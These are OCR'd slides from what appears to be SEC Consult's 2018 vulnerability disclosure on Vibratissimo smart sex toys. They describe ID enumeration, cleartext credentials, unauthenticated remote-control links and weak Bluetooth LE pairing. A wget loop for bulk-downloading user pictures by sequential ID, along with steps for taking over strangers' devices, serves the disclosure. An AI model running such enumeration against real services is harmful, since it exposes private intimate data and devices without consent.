
Insecure Direct Object Reference

- **Everything stored on the server is renamed to a global ID e.g**
  - Profilepictures
    - /images/$id.png
  - Galleries
    - /galleries/$id.png
  - Messages
    - /messages/$id.png
- **ID ++**
- **No Authorization Checks**

Insecure Direct Object Reference

```
for x in {1..$i}; do wget
https://vibratissimo.com/userPictures/$x.png
; done
```






© iStock 653836730

Improper Authentication

Improper Authentication Mechanism

- Weird implementation
- HTTP-Basic like (just a little bit worse)
- Every request is „authenticated“ with username/password as GET in cleartext

```
/userManager.php?getUser&username=$sectest&password=$password
/userManager.php?setProfile&username=$sectest&password=$password
/userManager.php?setAge&username=$sectest&password=$password
/userManager.php?setPassword&username=$sectest&password=$password
```




© iStock 653836730

Remote Pleasure v1.0

Missing Authentication in Remote Control

- Remote Control via Link
  - SMS
  - E-Mail
- No extra confirmation needed




SMS/eMail-Adresse Ihres Freundes eingeben

test@sec-consult.com

Missing Authentication in Remote Control

https://vibratissimo.com/quickControl.php?id=65535



Invitation to Quick Control

Vibratissimo <do_not_reply@vibratissimo.com>
17:31

To: [redacted]

Missing Authentication in Remote Control

- Quick control ID is a global counter again…
- Can be easily “attacked”:
    1. Download App
    2. Create your own quick control link
    3. Decrement the ID and pleasure a random stranger on the internet
    4. ???
    5. Profit!

Critical Vulnerabilities in Vibratissimo Smart Sex Toys

Title: Critical Vulnerabilities in Smart Sex Toys| Responsible: W. Schober| Version / Date: V1.0/2018-02 | Confidentiality Class: public
© 2018 SEC Consult | All rights reserved

Misc.

Cross-Site-Scripting

HTTPS WHO?

Outdated Software


Transportlayer

Bluetooth LE

- Bluetooth LE
- Bluetooth LE Security Basics
- Authentication/Encryption

Bluetooth LE

- Works basically like a Web API



```
Handles        Service > Characteristics                                                              Properties            Data

0001 -> 0007   Generic Access ( 00001800-0000-1000-8000-00805f9b34fb )
0003             Device Name ( 00002a00-0000-1000-8000-00805f9b34fb )                                 READ WRITE            u'sectest'
0005             Appearance ( 00002a01-0000-1000-8000-00805f9b34fb )                                  READ                  '4\x12'
0007             Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00805f9b34fb )  READ                  Connection Interval: 16 -> 32
                                                                                                                            Slave Latency: 0
                                                                                                                            Connection Supervision Timeout Multiplier: 400

0008 -> 000b   Generic Attribute ( 00001801-0000-1000-8000-00805f9b34fb )
000a             Service Changed ( 00002a05-0000-1000-8000-00805f9b34fb )                             INDICATE

000c -> 000f   Battery Service ( 0000180f-0000-1000-8000-00805f9b34fb )
000e             Battery Level ( 00002a19-0000-1000-8000-00805f9b34fb )                               NOTIFY READ           u'@'

0010 -> 001c   Device Information ( 0000180a-0000-1000-8000-00805f9b34fb )
0012             Manufacturer Name String ( 00002a29-0000-1000-8000-00805f9b34fb )                    READ                  u'Amor AG'
0014             Model Number String ( 00002a24-0000-1000-8000-00805f9b34fb )                         READ                  u'PANTY'
0016             Serial Number String ( 00002a25-0000-1000-8000-00805f9b34fb )                        READ                  u'CF:DF:7A:DC:30:F7'
0018             Hardware Revision String ( 00002a27-0000-1000-8000-00805f9b34fb )                    READ                  u'V2.0'
001a             Firmware Revision String ( 00002a26-0000-1000-8000-00805f9b34fb )                    READ                  u'V0.98.3p'
001c             System ID ( 00002a23-0000-1000-8000-00805f9b34fb )                                   READ                  '\\\x01\x00\x00\x00\x01\x00\x00'

001d -> ffff   00001523-1212-efde-1523-785feabcd123
001f             00001524-1212-efde-1523-785feabcd123                                                 NOTIFY READ WRITE     '\x00\x80'
0022             00001525-1212-efde-1523-785feabcd123                                                 NOTIFY READ           '\x01'
0025             00001526-1212-efde-1523-785feabcd123                                                 READ WRITE            '\x00\x00\x80\x07\xde'
0027             00001527-1212-efde-1523-785feabcd123                                                 NOTIFY READ           ',\x00'
```


Bluetooth LE Security Basics

- AES-CCM (Counter CBC with Mac)
    - Considered secure
- Security depends on Key Exchange
- Key Exchange is defined as „Pairing Method“
- Only one device can connect at a time”

Bluetooth LE Pairing

- No Pairing
- Just Works ™
- Out of Band (OOB) Pairing
- Passkey
- Numeric Comparison

Numeric comparison




Waiting for “Christopher's iPhone” to accept pairing.

Make sure code shown on “Christopher's iPhone” matches the one below.

278503

Passkey



14:33

Pair with BleSec?


Usually 0000 or 1234

□ PIN contains letters or symbols

You may also need to enter this PIN on the other device.

□ Allow BleSec to access your contacts and

Out of band Pairing (OOB)



HTC
Bluetooth pairing
Would you like to pair with Nokia Play 360? This will turn on Bluetooth.
pair
cancel
12:23
Monday
March 18

Just Works ™

- As the name already suggests… it just works!
- TK is set to 0.
- STK can be bruteforced with ease
- offers no way of verifying the devices taking part → no MitM protection

Bluetooth LE Pairing

- No Pairing
- Just Works ™
- Out of Band (OOB) Pairing
- Passkey
- Numeric Comparison

